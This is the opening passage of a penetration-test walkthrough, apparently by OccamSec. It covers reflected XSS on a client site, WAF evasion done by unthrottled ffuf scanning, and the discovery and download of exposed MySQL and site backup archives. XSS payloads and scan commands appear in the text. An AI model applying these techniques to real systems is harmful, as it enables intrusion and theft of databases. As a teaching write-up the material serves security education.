OccamSec

GETTING ROOT

A Walkthrough in 11 Parts

TABLE OF CONTENTS

INTRODUCTION


Ever wondered what the actual compromise of an Internet facing system, which then moves to internal access being gained, really looks like?

This document provides details on some work conducted during a penetration test, from finding an initial vulnerability to gaining root access on an internal system.

Unfiltered, with the thoughts of the tester included along with screenshots and output, this document provides an example of what can really happen during an assessment, and also what can happen in a real attack.

1 CLIENT TARGET WEBSITE


Looking through the list of Client Target websites that were recently added to the scope, I ended up settling on the https://<ClientTarget>.com/ site as it had an interesting response to root website requests. The site is hosted by Apache, running an outdated PHP/5.6.40. Requests to "/" would return a response containing the client's IP address, the client's User-Agent header, and the current date/time.



```
GET / HTTP/1.1
Host: [redacted]
User-Agent: curl/7.79.1
Accept: */*
Connection: close
```

```
HTTP/2 200 OK
Date: Wed, 02 Feb 2022 19:19:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 50
Server: Apache
X-Powered-By: PHP/5.6.40
Cache-Control: max-age=604800
Expires: Wed, 09 Feb 2022 19:19:23 GMT
X-Ua-Compatible: IE=edge

[redacted]
curl/7.79.1<br>
2/2/2022 2:19:23 pm
```


This seemed like a good place to start and try to do some simple changes to the request to see if I can control the response. Since the User-Agent is the easiest value to adjust, I tried to see if there is any filtering being done by setting the header to a simple Cross Site Scripting payload and seeing what happens. The server responded with an exact copy of the User-Agent from my request, no input filtering or output formatting applied.



```
GET / HTTP/2
Host: [redacted]
Accept: */*
User-Agent: <script
type="text/javascript">alert("F6XAgb61rNlnc");</scri
pt>
```

```
HTTP/2 200 OK
Date: Thu, 03 Feb 2022 13:46:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Server: Apache
X-Powered-By: PHP/5.6.40
Cache-Control: max-age=604800
Expires: Thu, 10 Feb 2022 13:46:29 GMT
X-Ua-Compatible: IE=edge

[redacted]<br><script type="text/javascript">alert(
"F6XAgb61rNlnc");</script><br>2/3/2022 8:46:29 am
```

The next step was to see if I can control the IP address that's being output. I added an X-Forwarded-For header to see if the script would change the client IP address to match the header, or if it's just using the PHP $_SERVER['REMOTE_ADDR'] variable. Again, the server outputs the client data with no signs of filtering, validation, or output formatting.


Request

```
GET / HTTP/2
Host: [redacted]
Accept: */*
User-Agent: <iframe
src=[redacted]
X-Forwarded-For: [redacted], <h1>this shouldn't
work</h1>, [redacted]
```


Response

```
HTTP/2 200 OK
Date: Thu, 03 Feb 2022 16:50:09 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 149
Server: Apache
X-Powered-By: PHP/5.6.40
Cache-Control: max-age=604800
Expires: Thu, 10 Feb 2022 16:50:09 GMT
X-Ua-Compatible: IE=edge

[redacted], <h1>this shouldn't work</h1>,
[redacted].115<br><iframe src="
https://[redacted]"></iframe><br>2/3/2022
 11:50:09 am
```

Given the results from this script, it's probably a test file left by a developer. It's interesting that this test file is the default index page for the site. The lack of any filtering or sanitization might not be an indication of the code quality of the rest of the site, but the fact that it was still left as an index page is interesting. There may be more on this site that is worth investigation.

2 CONTENT DISCOVERY / SCANNING

Attempting to run scans of the site quickly runs into 403 errors. These errors are interesting as the Server header is changed from the "Apache" default to a value of "awselb/2.0", this appears to be an Amazon Load Balancing acting as a Web Application Firewall.


Response

```
HTTP/2 403 Forbidden
Server: awselb/2.0
Date: Fri, 04 Feb 2022 13:23:42 GMT
Content-Type: text/html
Content-Length: 520

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
</body>
</html>
```


After a few more scans, a pattern can be observed. Using ffuf with even a slow scan rate (-rate 1 -t 1) was triggering the 403 errors after only around a hundred requests. No single request seemed to trigger the errors. This leads me to believe that the WAF filters are being done on a timer, as timing wise, the errors seemed to occur after at least a minute of scanning. This makes sense from AWS's perspective, as it would allow defensive filtering of request for clients, but it would allow them to spread out the resource load of the filtering. Since I've already discovered that the site is running Apache, and it should be able to handle a lot of requests, I can attempt the scan with no rate limiting to see how many requests can complete before the WAF process engages and blocks the requests again. As it turns out, the entire SecLists/Discovery/Web-Content/common.txt word list can be completed within the window between WAF processing runs.

```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.KuVom3wW.md -of md -u
https://ClientTarget.com/FUZZ`
Time: 2022-01-04T08:44:14-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :--------------- | :---- | :------- | :---------- | :------------- | :------------ | :--------- | :----------- |
| .htaccess | https://ClientTarget.com/.htaccess |  | 24 | 403 | 211 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .hta | https:// ClientTarget.com/.hta |  | 23 | 403 | 206 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .htpasswd | https:// ClientTarget.com/.htpasswd |  | 25 | 403 | 211 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| backup | https:// ClientTarget.com/backup | http://ClientTarget.com/backup/ | 782 | 301 | 239 | 14 | 8 | text/html; charset=iso-8859-1
|  |
| cgi-bin/ | https://ClientTarget.com/cgi-bin/ |  | 1029 | 403 | 210 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| classifieds | https://ClientTarget.com/classifieds |  | 1094 | 200 | 3036 | 114 | 63 | text/html; charset=ISO-8859-1 |  |
| index.php | https://ClientTarget.com/index.php |  | 2182 | 200 | 68 | 7 | 1 | text/html; charset=UTF-8 |  |
| robots.txt | https://ClientTarget.com/robots.txt |  | 3558 | 200 | 0 | 1 | 1 | text/plain; charset=UTF-8 |  |
```

A couple of directories stand out here, backup and classifieds.   The classifieds directory appears to be running the same code as the https://<ClientTarget>.com site. The backup directory gives a 403 Forbidden error, but this time it has the Apache server header, so this is probably due to directory indexing being disabled. This can be scanned again with ffuf.


```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.u0md5vpB.md -of md -u
https://ClientTarget.com/backup/FUZZ`
Time: 2022-01-04T09:33:49-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :--------------- | :---- | :------- | :---------- | :------------- | :------------ | :--------- | :----------- |
| .htaccess | https://ClientTarget.com/backup/.htaccess |  | 24 | 403 | 218 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .htpasswd | https://ClientTarget.com/backup/.htpasswd |  | 25 | 403 | 218 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .hta | https://ClientTarget.com/backup/.hta |  | 23 | 403 | 213 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| classifieds | https://ClientTarget.com/backup/classifieds | http://ClientTarget.com/backup/classifieds/ | 1094 | 301 | 251 | 14 | 8 |
text/html; charset=iso-8859-1 |  |
| error_log | https://ClientTarget.com/backup/error_log |  | 1664 | 200 | 298 | 24 | 9 | text/plain; charset=UTF-8 |
```

Another classifieds directory is discovered, along with an error_log file. It looks like the error_log file contains the result of some backup/restore process with MySQL.



```

removing /sites/backup/classifieds_20220120.tar.gz...
removing classifieds_20220120.tar.gz...
repairing and optimizing...
Stopping mysqld:  [  OK  ]
Starting mysqld:  [  OK  ]
cleaning up old backups...
removing mysql_full_20220120.0200.tar.gz...
removing mysql_dump_full_20220204.0200.sql.gz...

```


Since we are in a folder called "backup", let's see if the files referenced by the log still exist.



Response

```
HTTP/2 404 Not Found
Date: Fri, 04 Feb 2022 14:53:42 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 241
Server: Apache

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /backup/mysql_dump_full_20220204.0200.sql.gz was not found on this server.</p>
</body></html>

```

No luck on the mysql_dump_full file, but the mysql_full file does exist.




Request

```
GET /backup/mysql_full_20220204.0200.tar.gz HTTP/2
Host: [redacted]
Cookie: __zlcmid=18MkgDGo21Kmhe2; redirectToPWA=true
; _gid=GA1.2.1719938608.1643920475; ajs_user_id=null
; ajs_group_id=null; ajs_anonymous_id=
%22863c140a-4e43-4a31-b205-cf6810aa3696%22;
visid_incap_2232113=
OGxEeBQRTi2kYi9ngISd3uE9/GEAAAAAQUIPAAAAAADofs3Qquxb
```

Response

```
32 20 32   30 30 20 4f 4b 0d 0a 44   HTTP/2 200 OK D
46 72 69   2c 20 30 34 20 46 65 62   ate: Fri, 04 Feb
20 31 34   3a 35 34 3a 31 38 20 47    2022 14:54:18 G
6f 6e 74   65 6e 74 2d 54 79 70 65   MT Content-Type
6c 69 63   61 74 69 6f 6e 2f 78 2d   : application/x-
0a 43 6f   6e 74 65 6e 74 2d 4c 65   gzip Content-Le
20 33 34   32 32 35 32 35 31 0d 0a   ngth: 34225251
72 3a 20   41 70 61 63 68 65 0d 0a   Server: Apache
```

And so does the classifieds file.



Request

```
GET /backup/classifieds_20220204.tar.gz HTTP/2
Host: [redacted]
Cookie: __zlcmid=18MkgDGo21Kmhe2; redirectToPWA=true
; _gid=GA1.2.1719938608.1643920475; ajs_user_id=null
; ajs_group_id=null; ajs_anonymous_id=
%22863c140a-4e43-4a31-b205-cf6810aa3696%22;
visid_incap_2232113=
OGxEeBQRTi2kYi9ngISd3uE9/GEAAAAAQUIPAAAAAADofs3Qquxb
m4KgiGizLxU1; _cs_c=1; _CT_RS_=Recording; WRUIDAWS=
3667566171392153; _gcl_au=1.1.1240233264.1643920901;
 _cs_id=
f3e50b4b-a120-a658-c48e-0b02eba119c4.1643920875.1.16
43920900.1643920875.1591283482.1678084875197;
```


Response

```
HTTP/2 200 OK
Date: Fri, 04 Feb 2022 14:56:19 GMT
Content-Type: application/x-gzip
Content-Length: 17133411
Server: Apache
Last-Modified: Fri, 04 Feb 2022 07:00:02 GMT
Etag: "5fbe0-1056f63-5d72bccc4d2a2"
Accept-Ranges: bytes
Cache-Control: max-age=604800
Expires: Fri, 11 Feb 2022 14:56:19 GMT
X-Ua-Compatible: IE=edge

ñÎûaì<Åu' L¾Ñ¡Û%·;û±½ãîöÃgÐ·ô'±ÝéÝivf53»{KÈ`S8ØÆÆ
```

Before digging into those, there was another classifieds directory found. This has the same 403 Forbidden error that indicates it's missing an index file. Running another ffuf scan of that directory shows a "db" directory.

```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.tlUOVORZ.md -of md -u
https://ClientTarget.com/backup/classifieds/FUZZ`
Time: 2022-01-04T09:53:04-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :--------------- | :---- | :------- | :---------- | :------------- | :------------ | :--------- | :----------- |
| .hta | https://ClientTarget.com/backup/classifieds/.hta |  | 23 | 403 | 225 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .htaccess | https://ClientTarget.com/backup/classifieds/.htaccess |  | 24 | 403 | 230 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| .htpasswd | https://ClientTarget.com/backup/classifieds/.htpasswd |  | 25 | 403 | 230 | 15 | 9 | text/html; charset=iso-8859-1 |  |
| db | https://ClientTarget.com/backup/classifieds/db | http://ClientTarget.com/backup/classifieds/db/ | 1365 | 301 | 254 | 14 | 8 |
text/html; charset=iso-8859-1 |  |
```


Running another ffuf scan of the "db" directory didn't yield any results, but since there have been multiple files of database backups, I created another word list using the file backups in the error log file, mixed with several dates in the same format of the previous files.



```
GET
/backup/classifieds/db/classifieds_20220207.tar.gz
HTTP/2
Host: [redacted]
User-Agent: Wget/1.21
Accept: */*
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

```
32 20 32   30 30 20 4f 4b 0d 0a 44   HTTP/2 200 OK D
4d 6f 6e   2c 20 30 37 20 46 65 62   ate: Mon, 07 Feb
20 31 34   3a 32 36 3a 30 34 20 47    2022 14:26:04 G
6f 6e 74   65 6e 74 2d 54 79 70 65   MT Content-Type
6c 69 63   61 74 69 6f 6e 2f 78 2d   : application/x-
0a 43 6f   6e 74 65 6e 74 2d 4c 65   gzip Content-Le
20 32 30   37 39 38 35 30 35 0d 0a   ngth: 20798505
72 3a 20   41 70 61 63 68 65 0d 0a   Server: Apache
4d 6f 64   69 66 69 65 64 3a 20 4d   Last-Modified: M
37 20 46   65 62 20 32 30 32 32 20   on, 07 Feb 2022
3a 30 36   20 47 4d 54 0d 0a 45 74   07:00:06 GMT Et
35 66 64   32 34 2d 31 33 64 35 63   ag: "5fd24-13d5c
```

Using the same word list of database file names from the previous scan, I re-scanned the backup to discover daily backups are being run and saved to that directory.



